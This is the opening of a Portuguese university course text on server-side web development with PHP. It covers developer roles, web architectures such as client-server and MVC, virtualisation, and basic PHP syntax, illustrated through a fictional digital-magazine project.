

Desenvolvimento de Aplicações Web I

Sebenta da Unidade Curricular

João Pavão

Universidade de Trás-os-Montes e Alto Douro

Desenvolvimento de Aplicações Web I

Sebenta da Unidade Curricular

João Pavão

2026-08-22

Índice

Prefácio	1
Organização do documento	1
Fonte e atualização	1
Como usar este texto de apoio	2
Autor	2
1. Desenvolvimento de Software para o Ambiente Web	3
1.1. Perfis de Programador Web	3
1.1.1. Frontend	3
1.1.2. Backend	3
1.1.3. Full Stack	3
1.2. Ferramentas de Trabalho	4
1.3. HTML e CSS: os Blocos Básicos	4
1.4. Frameworks e Pré-processadores CSS	4
1.5. O Que um Frontend Iniciado Deve Saber	4
1.6. Tecnologias do Lado do Servidor	5
1.6.1. Linguagens	5
1.6.2. Frameworks de Servidor	5
1.6.3. Bases de Dados e ORMs	5
Referências	6
2. Arquiteturas Web e Infraestruturas	7
2.1. Arquiteturas Web	7
2.1.1. Arquitetura Cliente-Servidor	7
2.1.2. Model-View-Controller (MVC)	7
2.1.3. Arquitetura em Três Camadas	8
2.2. Infraestruturas	8
2.2.1. Servidores	8
2.2.2. Serviços Web (API)	9
2.2.3. Virtualização	9
2.2.4. O Ambiente de Trabalho desta UC	10
Referências	10

3. PHP I: Sintaxe, Variáveis e Arrays	11
3.1. Preparar o Ambiente de Desenvolvimento	11
3.2. O Projeto: Revista Contraponto	11
3.3. Arquitetura e Atribuição de Responsabilidades	12
3.4. A Linguagem PHP	13
3.5. Sintaxe Básica	13
3.6. Variáveis	14
3.7. Tipos de Dados	14
3.7.1. Conversão de Tipos	15
3.8. Arrays	16
3.8.1. Arrays Indexados	17
3.8.2. Arrays Associativos	18
3.8.3. Arrays Multidimensionais	18
3.8.4. Exemplo Completo: Vistas de um Autor	19
3.9. Desafio	20
Referências	21
4. PHP II: Condicionais e Ciclos	22
4.1. Estruturas Condicionais	22
4.1.1. Operadores de Comparação	23
4.1.2. Operadores Lógicos	24
4.2. Ciclos	24
4.2.1. for	25
4.2.2. while	25
4.2.3. do...while	25
4.2.4. foreach	25
4.3. Desafio	26
Referências	26
5. PHP III: Funções, Datas e Includes	28
5.1. Funções	28
5.2. Datas	29
5.2.1. Obter a Data e Hora Atuais	30
5.2.2. Formatação Personalizada	30
5.2.3. Fusos Horários	30
5.3. Manipulação do Fluxo de Páginas: Includes	31
5.4. Desafio	31
Referências	32
6. Modelos de Comunicação e Redes	33
6.1. Porque Organizar a Comunicação em Camadas?	33
6.2. Os Dois Modelos: OSI e TCP/IP	33
6.3. Serviços e Protocolos	34
6.4. O Percurso dos Dados: Encapsulamento	34
6.4.1. A Camada de Transporte: TCP	35
6.4.2. A Camada de Rede: IP	35
6.4.3. A Camada de Ligação: Ethernet e Endereços MAC	36
6.4.4. O Meio Físico	36
6.4.5. A Recepção dos Dados	36
6.5. Encaminhamento (Routing)	36
6.6. Portas, Endereços e URLs	37
6.7. O Sistema de Nomes de Domínio (DNS)	37

6.8. Os Componentes da Web	37
Referências	38
7. O Protocolo HTTP e Gestão de Estado	39
7.1. O Protocolo HTTP	39
7.2. O Que Acontece Quando se Escreve um URL	39
7.3. A Mensagem de Pedido	39
7.3.1. O Método GET	40
7.3.2. O Método POST	40
7.3.3. GET vs. POST	41
7.3.4. Recursos Virtuais	41
7.4. Supervariáveis	42
7.5. Cabeçalhos HTTP	43
7.6. A Resposta do Servidor	43
7.7. HTTP é um Protocolo Stateless	43
7.8. Gestão de Estado: Cookies e Sessões	44
7.8.1. Cookies	44
7.8.2. Sessões	45
7.9. Desafio	46
Referências	46
8. Bases de Dados e PHP	48
8.1. Bases de Dados Relacionais e o DBMS	48
8.2. Comandos SQL	48
8.3. A Arquitetura em Três Camadas e o Papel do PHP	49
8.4. Ligar o PHP ao MySQL	49
8.5. Criar Bases de Dados e Tabelas	50
8.6. Operações Fundamentais: CRUD em SQL	50
8.7. Prepared Statements	51
8.8. Erros e Boas Práticas	52
8.9. Uma Aplicação CRUD Completa	53
Referências	54
9. Segurança em Aplicações Web	55
9.1. Vulnerabilidades no Código Próprio	55
9.1.1. SQL Injection	55
9.1.2. XSS (Cross-Site Scripting)	56
9.1.3. CSRF (Cross-Site Request Forgery)	56
9.2. Vulnerabilidades em Dependências de Terceiros	57
9.3. Boas Práticas	57
Referências	57
10. Model-View-Controller (MVC)	59
10.1. Porquê Separar Responsabilidades?	59
10.2. Refazer o CRUD com MVC	59
10.3. Regras de Negócio no Model	60
10.4. O Controlador Frontal (Front Controller)	61
Referências	61
11. Frameworks de Desenvolvimento Web	63
11.1. O Que um Framework Automatiza	63
11.2. O Laravel	63

11.3. Outros Frameworks	64
Referências	65
Apêndices	66
A. Configuração do Ambiente de Desenvolvimento	66
A.1. Introdução	66
A.1.1. Máquina Virtual ou Contentores?	66
A.1.2. O Que Se Pretende Obter	67
A.1.3. Sistemas Operativos dos Computadores dos Alunos	67
A.1.4. O phpMyAdmin	67
A.2. Máquina Virtual Fornecida pelo Professor	68
A.2.1. Instalar o VirtualBox	68
A.2.2. Importar o Ficheiro .ova	68
A.2.3. Primeiros Testes	68
A.3. Contentores Fornecidos pelo Professor	69
A.3.1. Instalar o Docker	69
A.3.2. Carregar e Arrancar os Contentores	69
A.3.3. Primeiros Testes	70
A.4. Construir o Ambiente a Partir do Zero	70
A.4.1. Opção 1: Máquina Virtual com VirtualBox	70
A.4.2. Opção 2: Contentores com Docker	72
A.5. Verificar a Instalação	74
Referências	75
B. Demos de Código das Aulas	76
B.1. Introdução	76
B.2. Demo: Variáveis e Arrays	76
B.3. Demo: Condicionais, Loops e Supervariáveis	77
B.4. Demo: Funções	79
B.5. Demo: Datas	80
B.6. Demo: Includes (Header e Footer)	80
Referências	81
C. Desafios de Programação	82
C.1. Introdução	82
C.2. Desafio do Capítulo 3: Completar o Catálogo de Artigos	82
C.3. Desafio do Capítulo 4: Listar e Filtrar Artigos	83
C.4. Desafio do Capítulo 5: Função de Formatação e Includes	84
C.5. Desafio do Capítulo 7: Pedidos Reais com GET e POST	85
Referências	87

Prefácio

Este documento é um documento de apoio ao estudo autónomo para a componente teórica da disciplina de **Desenvolvimento de Aplicações Web I** (DAW1), Licenciatura em Comunicação e Multimédia, cobrindo o desenvolvimento de aplicações web do lado do servidor com PHP, desde os fundamentos da comunicação cliente-servidor até à arquitetura e segurança de aplicações web modernas.

Na componente prática da UC, os alunos aplicam estes conceitos na construção de sítios web dinâmicos com PHP e bases de dados. Este documento cobre a componente teórica; a componente prática é acompanhada em separado, nas respetivas aulas.

Organização do documento

O texto está organizado em cinco blocos temáticos, que seguem o programa oficial da UC:

1. **Fundamentos e Panorama da Web** — o processo de desenvolvimento de uma aplicação web e os diferentes tipos de servidores e infraestruturas
2. **Programação em PHP** — sintaxe, controlo de fluxo, funções e organização de código
3. **Comunicação e Estado na Web** — modelos de rede, o protocolo HTTP e a gestão de estado com cookies e sessões
4. **Dados e Segurança** — bases de dados com PHP e segurança de aplicações web
5. **Arquitetura e Ferramentas** — o padrão Model-View-Controller e frameworks de desenvolvimento web

Fonte e atualização

Os conteúdos deste documento de apoio ao estudo baseiam-se no material próprio do docente, desenvolvido ao longo de anos anteriores de lecionação da UC (slides e demonstrações de código), reorganizado e atualizado para o ano letivo 2026/2027. A bibliografia de referência da UC está indicada em cada capítulo e compilada no ficheiro **referencias.bib**.

Como usar este texto de apoio

Cada capítulo corresponde a uma aula teórica da UC. A recomendação é que os alunos leiam um capítulo antes da aula respetiva, e que usem aeste texto como apoio ao estudo autónomo, para rever conceitos e esclarecer dúvidas. A leitura não substitui a presença nas aulas, nem a participação nas demonstrações práticas em sala de aula.

Autor

João Pavão — UTAD, docente responsável, componente teórica

1.

Desenvolvimento de Software para o Ambiente Web

1.1. Perfis de Programador Web

O desenvolvimento web organiza-se, tradicionalmente, em três perfis, que se distinguem pelo lado da aplicação em que trabalham.

1.1.1. Frontend

O programador de *frontend* trabalha do lado do cliente, isto é, no *browser*, e é responsável pela interface com que o utilizador interage diretamente. As ferramentas de base são o HTML, a CSS e o JavaScript, frequentemente com o apoio de *frameworks* como o React, o Vue.js ou o Angular. O React é hoje o mais usado, mas o Vue.js consolidou-se como segunda opção mais adotada globalmente, à frente do Angular em satisfação dos programadores («State of JavaScript 2025: Front-end Frameworks» 2025).

1.1.2. Backend

O programador de *backend* trabalha do lado do servidor: implementa a lógica de negócio, gere o acesso a bases de dados e expõe essa lógica ao exterior, tipicamente através da API do protocolo HTTP. Usa linguagens como o PHP, o Python ou o JavaScript (em ambiente Node.js), e sistemas de gestão de bases de dados como o MySQL, o MariaDB, o PostgreSQL ou o MongoDB. Ocupa-se ainda de tarefas de configuração de servidores e de implantação (*deployment*) da aplicação.

1.1.3. Full Stack

O programador *full stack* trabalha nos dois lados, frontend e backend, com as ferramentas acima descritas ou com *frameworks* que integram as duas componentes, como o Laravel (em PHP), o Django ou o FastAPI (em Python), ou o Next.js (em JavaScript/TypeScript).

1.2. Ferramentas de Trabalho

Independentemente do perfil, um programador web trabalha tipicamente com o seguinte conjunto de ferramentas:

- **Computador e sistema operativo:** macOS, Windows ou Linux;
- **Browser:** Chrome, Firefox, Safari ou Edge, para testar o resultado do trabalho;
- **Editor de texto ou IDE:** Visual Studio Code, Sublime Text ou uma IDE mais completa, como o WebStorm;
- **Terminal:** a linha de comandos do macOS ou Linux, ou o PowerShell ou Git Bash no Windows;
- **Software de design:** para protótipos e interfaces, sendo o Figma a ferramenta de referência do mercado (Mapsoft, s.d.).

1.3. HTML e CSS: os Blocos Básicos

O HTML e a CSS são os blocos de construção fundamentais de qualquer página web: o HTML estrutura o conteúdo e a CSS define a sua apresentação visual. Um programador de *frontend* deve dominar, no mínimo:

- As *tags* básicas e semânticas do HTML5;
- Os fundamentos da CSS: seletores, propriedades e o modelo de caixa;
- Alinhamentos e grelhas em CSS, com recurso a Flexbox e CSS Grid;
- *Media queries* e desenho responsivo, para que a página funcione em diferentes tamanhos de ecrã;
- Animações e transições simples.

1.4. Frameworks e Pré-processadores CSS

Escrever CSS pura para um projeto grande é possível, mas trabalhoso. Surgiram por isso *frameworks* CSS, bibliotecas de estilos e componentes prontos a usar. O Tailwind CSS é hoje o mais usado, à frente do Bootstrap («Top CSS Frameworks in 2025: What Devs Actually Use» 2025); o Foundation mantém-se como opção de nicho, sobretudo em projetos empresariais já existentes.

Para além de *frameworks* de componentes, existem ferramentas que estendem a própria linguagem CSS. O Sass é um pré-processador que acrescenta funcionalidades à CSS, como variáveis, aninhamento de seletores e *mixins*; o PostCSS transforma CSS através de plugins em JavaScript, com funcionalidades semelhantes. O aninhamento nativo de seletores, as variáveis nativas (**custom properties**) e funcionalidades como o **color-mix()** já fazem parte da própria linguagem CSS, com suporte alargado nos browsers modernos («Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)» 2025), cobrindo grande parte do que motivava o uso de um pré-processador.

1.5. O Que um Frontend Iniciado Deve Saber

Resumindo o que se espera de um programador de *frontend* em início de carreira:

- Criar *layouts* web com HTML e CSS;

- Saber JavaScript e trabalhar com o DOM (*Document Object Model*);
- Criar pequenas aplicações de *frontend* interativas;
- Ser capaz de ligar essas aplicações a APIs externas;
- Trabalhar com o Git e usar controlo de versões;
- Instalar e gerir pequenos projetos reais, já em produção.

1.6. Tecnologias do Lado do Servidor

As tecnologias do lado do servidor organizam-se em três grandes grupos: linguagens e *frameworks*, bases de dados, e a programação através da API do protocolo HTTP.

1.6.1. Linguagens

Do lado do servidor, o panorama de linguagens inclui, entre outras, Node.js (JavaScript no servidor), Python, PHP, C#, Go, Ruby, Java, Kotlin, Rust, Scala e Swift. O PHP é uma das linguagens mais usadas do lado do servidor, sobretudo pela sua ligação histórica ao WordPress e a grande parte da Web publicada em sistemas de gestão de conteúdos.

1.6.2. Frameworks de Servidor

Cada linguagem de backend tem os seus próprios *frameworks* de desenvolvimento web. Em JavaScript, destacam-se o Express, o Koa, o Fastify e o Next.js; em Python, o Django, o Flask e o FastAPI; em PHP, o Laravel, o Symfony e o Slim. O Laravel é hoje o *framework* PHP mais usado, à frente do Symfony (JetBrains 2025).

1.6.3. Bases de Dados e ORMs

As bases de dados dividem-se, essencialmente, em dois grandes grupos:

- **Relacionais**, organizadas em tabelas com esquema fixo e relações entre elas, como o PostgreSQL, o MySQL ou o SQLite;
- **Não relacionais** (*NoSQL*), com esquemas mais flexíveis, como o MongoDB e o Firebase (Cloud Firestore), ambos orientados a documentos (Google, s.d.), ou o Redis (chave-valor, muito usado para *cache*).

Para facilitar o acesso a bases de dados a partir de código orientado a objetos, usam-se com frequência ferramentas de mapeamento objeto-relacional (ORM), como o Eloquent (o ORM nativo do Laravel), o Prisma, o Drizzle ou o TypeORM em JavaScript/TypeScript, o Mongoose para MongoDB, ou o SQLAlchemy em Python. O Prisma é o mais usado em número de projetos, mas o Drizzle tem crescido com destaque entre projetos que privilegiam um controlo mais direto sobre o SQL gerado (Bytebase 2026).

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?». 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

2. Arquiteturas Web e Infraestruturas

2.1. Arquiteturas Web

2.1.1. Arquitetura Cliente-Servidor

O modelo cliente-servidor é o paradigma de arquitetura amplamente usado no desenvolvimento de aplicações web, no qual os papéis dos computadores ou dispositivos envolvidos se dividem em duas categorias:

- **Cliente:** dispositivo ou programa que faz pedidos a um servidor para obter serviços, recursos ou informação. É tipicamente o *browser*, em computadores, telemóveis ou tablets, e é responsável por interagir com o utilizador e enviar pedidos ao servidor.
- **Servidor:** programa que responde aos pedidos dos clientes, processando-os, realizando operações e enviando as respostas de volta.

Um só computador pode desempenhar os dois papéis ao mesmo tempo, correndo tanto o cliente como o servidor, e um servidor pode responder a muitos clientes em simultâneo. O que nunca muda é a direção do pedido: é sempre o cliente que inicia a comunicação, o servidor limita-se a responder. Um servidor não envia dados a um cliente por iniciativa própria, sem que antes exista um pedido.

Este modelo tem uma consequência direta na forma como uma aplicação web se organiza: o código que corre no cliente, HTML, CSS e JavaScript, é enviado pelo servidor mas depois executado inteiramente no computador do utilizador, fora do controlo do programador de *backend*; já o código que corre no servidor, neste caso PHP, nunca é visível ao cliente, que recebe apenas o resultado do seu processamento. Esta separação é a base de toda a arquitetura estudada nesta UC: o *frontend* corre no cliente, o *backend* corre no servidor, e os dois lados comunicam através do protocolo HTTP.

2.1.2. Model-View-Controller (MVC)

O MVC é um padrão de arquitetura de software, proposto originalmente por Trygve Reenskaug em 1978, durante o seu trabalho no Xerox PARC sobre a linguagem Smalltalk (Reenskaug 2003). Hoje é um dos padrões mais usados no desenvolvimento de aplicações web, e separa a aplicação em três componentes:

- **Model** (Modelo): representa os dados e a lógica de negócio da aplicação. Lida com o acesso à base de dados, o processamento de dados e as regras de negócio, sendo responsável por armazenar e recuperar informação.
- **View** (Visualização): responsável por apresentar os dados ao utilizador, cuidando da interface e da forma como a informação é mostrada. Pode ser uma página web, uma interface gráfica ou qualquer outro método de apresentação.
- **Controller** (Controlador): atua como intermediário entre o modelo e a visualização. Recebe os pedidos do utilizador, processa-os e decide o que fazer com base neles, atualizando o modelo conforme necessário e escolhendo a visualização apropriada para mostrar os resultados.

Numa aplicação PHP típica, o HTML e a CSS constituem a *View*, o PHP implementa o *Controller* (e, frequentemente, também parte do *Model*), e a base de dados, como o MySQL, é onde o *Model* persiste os dados.

A principal vantagem do MVC é a separação de responsabilidades: quem altera a aparência de uma página não precisa de mexer na lógica de negócio, e quem altera a forma como os dados são processados não precisa de mexer no HTML. Isto facilita a manutenção do código à medida que a aplicação cresce, permite que partes diferentes da aplicação sejam testadas de forma independente, e possibilita que várias pessoas trabalhem em simultâneo em componentes diferentes da mesma aplicação sem interferirem umas com as outras.

2.1.3. Arquitetura em Três Camadas

Intimamente relacionada com o MVC está a arquitetura em três camadas (*3-tier*), que separa uma aplicação em camada de apresentação (o que o utilizador vê e com que interage), camada de lógica de negócio (o processamento e as regras da aplicação) e camada de dados (o armazenamento persistente). Numa aplicação PHP, isto traduz-se, tipicamente, em HTML/CSS na camada de apresentação, PHP na camada de lógica, e MySQL na camada de dados.

A diferença entre o MVC e a arquitetura em três camadas é sobretudo de nível: o MVC é um padrão de organização do código dentro de uma aplicação, enquanto a arquitetura em três camadas descreve, de forma mais geral, como essas responsabilidades se distribuem, podendo inclusivamente correr em máquinas físicas diferentes, por exemplo um servidor de aplicação separado do servidor de base de dados. Na prática, para uma aplicação PHP como as desenvolvidas nesta UC, as duas arquiteturas descrevem, em grande medida, a mesma separação de responsabilidades vista de ângulos diferentes.

2.2. Infraestruturas

2.2.1. Servidores

Um servidor web é o programa responsável por escutar pedidos HTTP numa porta de rede e devolver respostas, tipicamente páginas web ou dados. É uma peça de *software* que corre continuamente numa máquina, à espera de novas ligações, capaz de lidar com muitos pedidos em simultâneo, vindos de clientes diferentes. Os servidores web mais usados incluem o **Apache** e o **NGinX**, ambos capazes de servir páginas PHP, seja através de um módulo embutido ou de um processo separado (como o **PHP-FPM**) que o servidor web invoca para executar o código PHP.

Para além dos servidores web, existem outros tipos de servidores especializados. No mundo Java, por exemplo, há servidores de aplicações como o **GlassFish**, mantido atualmente pela Eclipse Foundation no âmbito do Jakarta EE, e o **WildFly** (anteriormente conhecido como JBoss Application Server; hoje o nome do produto comercial suportado pela Red Hat é JBoss EAP). Do lado dos dados, o **MySQL Server** é o exemplo mais comum no contexto desta UC, correndo como um processo à parte do servidor web, e comunicando com o PHP através de uma ligação de rede local.

2.2.2. Serviços Web (API)

Uma API (*Application Programming Interface*) de um serviço web permite que diferentes sistemas comuniquem entre si através da rede, tipicamente sobre HTTP. Do ponto de vista da arquitetura MVC, uma API é, em muitos casos, um *Controller* que devolve dados estruturados, em vez de uma página HTML pronta a mostrar ao utilizador, para serem consumidos por outra aplicação. Os dois estilos mais conhecidos são:

- **REST** (*Representational State Transfer*): usa os métodos HTTP (GET, POST, PUT, DELETE) sobre recursos identificados por URLs, e troca dados normalmente em JSON. É hoje o estilo dominante, representando cerca de 75% da adoção entre programadores (DreamFactory 2025).
- **SOAP** (*Simple Object Access Protocol*): um protocolo mais rígido e formal, baseado em XML, com um contrato de serviço explícito. Está hoje limitado sobretudo a sistemas legados em indústrias reguladas, como a banca, a saúde ou sistemas empresariais (ERP), onde continua a processar volumes de transações elevados apesar de já não ser a escolha para novos serviços (DreamFactory 2025).

2.2.3. Virtualização

Para desenvolver e testar aplicações web de forma isolada do sistema operativo do computador local, e sem o risco de o resultado do trabalho depender de particularidades desse computador, usam-se ambientes virtualizados. Há duas abordagens principais:

Máquinas virtuais: cada máquina virtual inclui o seu próprio sistema operativo completo, para além da aplicação e das suas dependências. A vantagem é isolarem-se completamente umas das outras, e as suas configurações poderem ser partilhadas e reproduzidas com confiança, garantindo que todos os alunos de uma turma trabalham exatamente sobre a mesma configuração de servidor; a desvantagem é a duplicação de recursos, já que cada máquina virtual carrega o seu próprio sistema operativo, e tempos de arranque mais longos.

Contentores: em vez de replicarem todo o sistema operativo, os contentores partilham o núcleo do sistema operativo do anfitrião, encapsulando apenas a aplicação e as suas dependências. O **Docker** é a ferramenta de referência para este modelo. As vantagens são o menor impacto no sistema, o arranque mais rápido e a facilidade de partilha, compilação e distribuição; a desvantagem é um isolamento menos completo do que uma máquina virtual inteira, já que todos os contentores de uma máquina partilham o mesmo núcleo do sistema operativo.

Esta distinção não é apenas académica: as mesmas duas abordagens usadas para desenvolver localmente, numa máquina virtual ou num contentor, são também as mais comuns para pôr uma aplicação web em produção num servidor real, o que faz da escolha do ambiente de desenvolvimento uma decisão com impacto direto na forma como a aplicação será depois publicada.

2.2.4. O Ambiente de Trabalho desta UC

Nesta UC, o *backend* é desenvolvido dentro de uma máquina virtual (VirtualBox) com Ubuntu, contendo a *stack* XAMP (consoante o sistema operativo poderá ser WAMP para o Windows, MAMP para o MAC, XAMP para vários OS), Apache (o servidor), MySQL (a base de dados) e PHP (a linguagem de programação), as quatro iniciais que dão nome ao acrónimo. O editor de texto usado é o Visual Studio Code. Este ambiente isola o trabalho de desenvolvimento do sistema operativo do computador de cada aluno, seja macOS, Ubuntu ou Windows, garantindo que todos trabalham sobre a mesma configuração de servidor, base de dados e linguagem, independentemente do computador usado em casa.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

3. PHP I: Sintaxe, Variáveis e Arrays

3.1. Preparar o Ambiente de Desenvolvimento

Antes de escrever a primeira linha de código PHP, é necessário um ambiente onde esse código possa ser executado: um servidor **Apache** capaz de interpretar PHP, ligado a um **MySQL**, tal como visto no Secção 2.2.4. Na prática, não é necessário que cada aluno construa este ambiente do zero: o professor da componente prática disponibiliza normalmente uma imagem já preparada, seja de uma máquina virtual, seja de contentores **Docker**, prontos a importar e a usar. Os passos completos de preparação deste ambiente, por qualquer uma das duas vias, ficam reservados para o Secção A.1, já que são detalhes de configuração, não de programação, e podem variar consoante o sistema operativo do computador de cada aluno.

O que importa reter, para o resto deste capítulo, é apenas o resultado: um **Apache** a correr, capaz de interpretar PHP, ligado a um **MySQL**, um editor de código como o **Visual Studio Code** com acesso aos ficheiros do projeto, e a possibilidade de abrir um ficheiro `.php` num *browser* e ver o resultado da sua execução. Com este ambiente preparado, está reunido tudo o que é necessário para começar, finalmente, a escrever e a testar código PHP.

3.2. O Projeto: Revista Contraponto

Ao longo deste e dos próximos capítulos, os exemplos de código acompanham um mesmo projeto, para que cada conceito novo se veja aplicado a um problema real, em vez de exemplos soltos e sem ligação entre si.

Rita Ferreira dirige há mais de dez anos a *Contraponto*, uma revista cultural em papel, e quer agora uma versão digital: um sítio onde os artigos da revista fiquem disponíveis online, organizados por categoria, com espaço para os leitores comentarem. Tiago Correia, finalista de Comunicação e Multimédia, aceita o desafio de construir esse sítio ao longo do semestre, aplicando o que vai aprendendo nesta UC.

Antes de escrever a primeira linha de código, Tiago propõe a Rita um esboço simples dos dados que o sítio vai precisar de guardar:


- **Artigo:** cada peça de conteúdo publicada (título, resumo, texto, autor, categoria, data de publicação);

- **Autor:** quem escreve os artigos da revista;
- **Categoria:** o tema de cada artigo, por exemplo Cultura, Tecnologia ou Música;
- **Comentário:** o que os leitores escrevem sobre um artigo.

Este esboço não é ainda uma base de dados, apenas um mapa do problema: a implementação, capítulo a capítulo, começa pelas partes mais simples, e só junta complexidade nova à medida que Tiago aprende novas ferramentas da linguagem, dos arrays vistos no Secção 3.8 às tabelas de uma base de dados a partir do Secção 8.1.

3.3. Arquitetura e Atribuição de Responsabilidades

Antes de decidir com que linguagem programar o sítio da Contraponto, importa perceber onde é que cada peça do problema se encaixa. A arquitetura em três camadas, já apresentada no Secção 2.1.3, distribui uma aplicação como esta em três partes: apresentação, lógica e dados. A figura seguinte aplica esta distribuição ao projeto esboçado no Secção 3.2:



A camada de apresentação é o que Tiago já domina desde o primeiro ano do curso: o HTML estrutura cada página do sítio, a lista de artigos, a página de um artigo, o formulário de comentário, a CSS trata da sua apresentação visual, e o JavaScript pode, mais tarde, tornar a interface mais dinâmica. Nada disto muda nesta UC; é o ponto de partida sobre o qual todo o trabalho seguinte se constrói.

O que falta a Tiago é a camada de lógica: o código que corre no servidor, decide que artigos mostrar, e valida o comentário submetido por um leitor antes de o passar à camada de dados. Como visto no Secção 1.6.1, esta camada pode ser escrita em qualquer uma de várias linguagens de servidor, `Node.js`, `Python` ou `PHP`, entre outras; esta UC escolhe o `PHP`, uma das mais usadas neste papel. A camada de dados, a que a lógica recorre para consultar ou

guardar artigos, autores, categorias e comentários, só é introduzida a partir do Secção 8.1; até lá, é a própria camada de lógica que guarda estes dados, em memória, tal como se vê já na secção seguinte. É a partir daqui que o resto deste capítulo, e de todos os seguintes, se dedica a construir a camada de lógica da Contraponto.

3.4. A Linguagem PHP

PHP (*Hypertext Preprocessor*) é uma linguagem de *script* que corre do lado do servidor. Ao contrário do HTML e do JavaScript, que o *browser* recebe e interpreta diretamente, o código PHP é executado no servidor, e o cliente recebe apenas o resultado desse processamento, tipicamente HTML. Isto significa que o código PHP nunca é visível a quem visita o sítio, mesmo que este veja o código-fonte da página no *browser*: tudo o que o cliente recebe já é o resultado da execução do PHP, nunca o código PHP em si.

Uma secção de código PHP começa sempre com `<?php` e pode ser fechada com `?>`, embora, em ficheiros que só contenham PHP, seja habitual omitir a marca de fecho, para evitar espaços em branco acidentais depois dela. O PHP pode ser inserido no meio de HTML, misturando as duas linguagens no mesmo ficheiro, entrando e saindo do modo PHP quantas vezes for necessário:

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4   <h1>Olá!</h1>
5   <?php
6     echo "<p>São agora " . date("H:i") . "</p>";
7   ?>
8   <p>Este texto já não é PHP, é HTML normal.</p>
9   <?php
10    $visitas = 128;
11    echo "<p>Este sítio já foi visitado $visitas vezes.</p>";
12  ?>
13 </body>
14 </html>
```

O PHP suporta dois estilos de programação: o procedimental, uma sequência de instruções e chamadas a funções, que é o que este livro segue como base, e o orientado a objetos, em que dados e comportamento se agrupam em objetos, criados com `new` e manipulados através de métodos, chamados com uma seta (`->`). O PHP recorre a objetos nalgumas das suas próprias ferramentas internas, como a classe `DateTime`, vista no Secção 5.2; nesses casos, introduz-se apenas a sintaxe necessária para os usar, sem que seja preciso, para já, saber construir os próprios objetos.

3.5. Sintaxe Básica

Todos os comandos PHP terminam com ponto e vírgula (`;`); esquecê-lo é um dos erros mais comuns de quem começa a programar em PHP, e produz tipicamente um erro de sintaxe (*parse error*) que impede a página de carregar. Os comentários de uma linha fazem-se com `//`, e os de várias linhas com `/* ... */`:

```
1 <?php
2 // Este comentário de uma linha não aparece na página
3
4 /* Este comentário
5     pode ocupar
6     várias linhas */
7
8 echo "Olá, Mundo!";
```

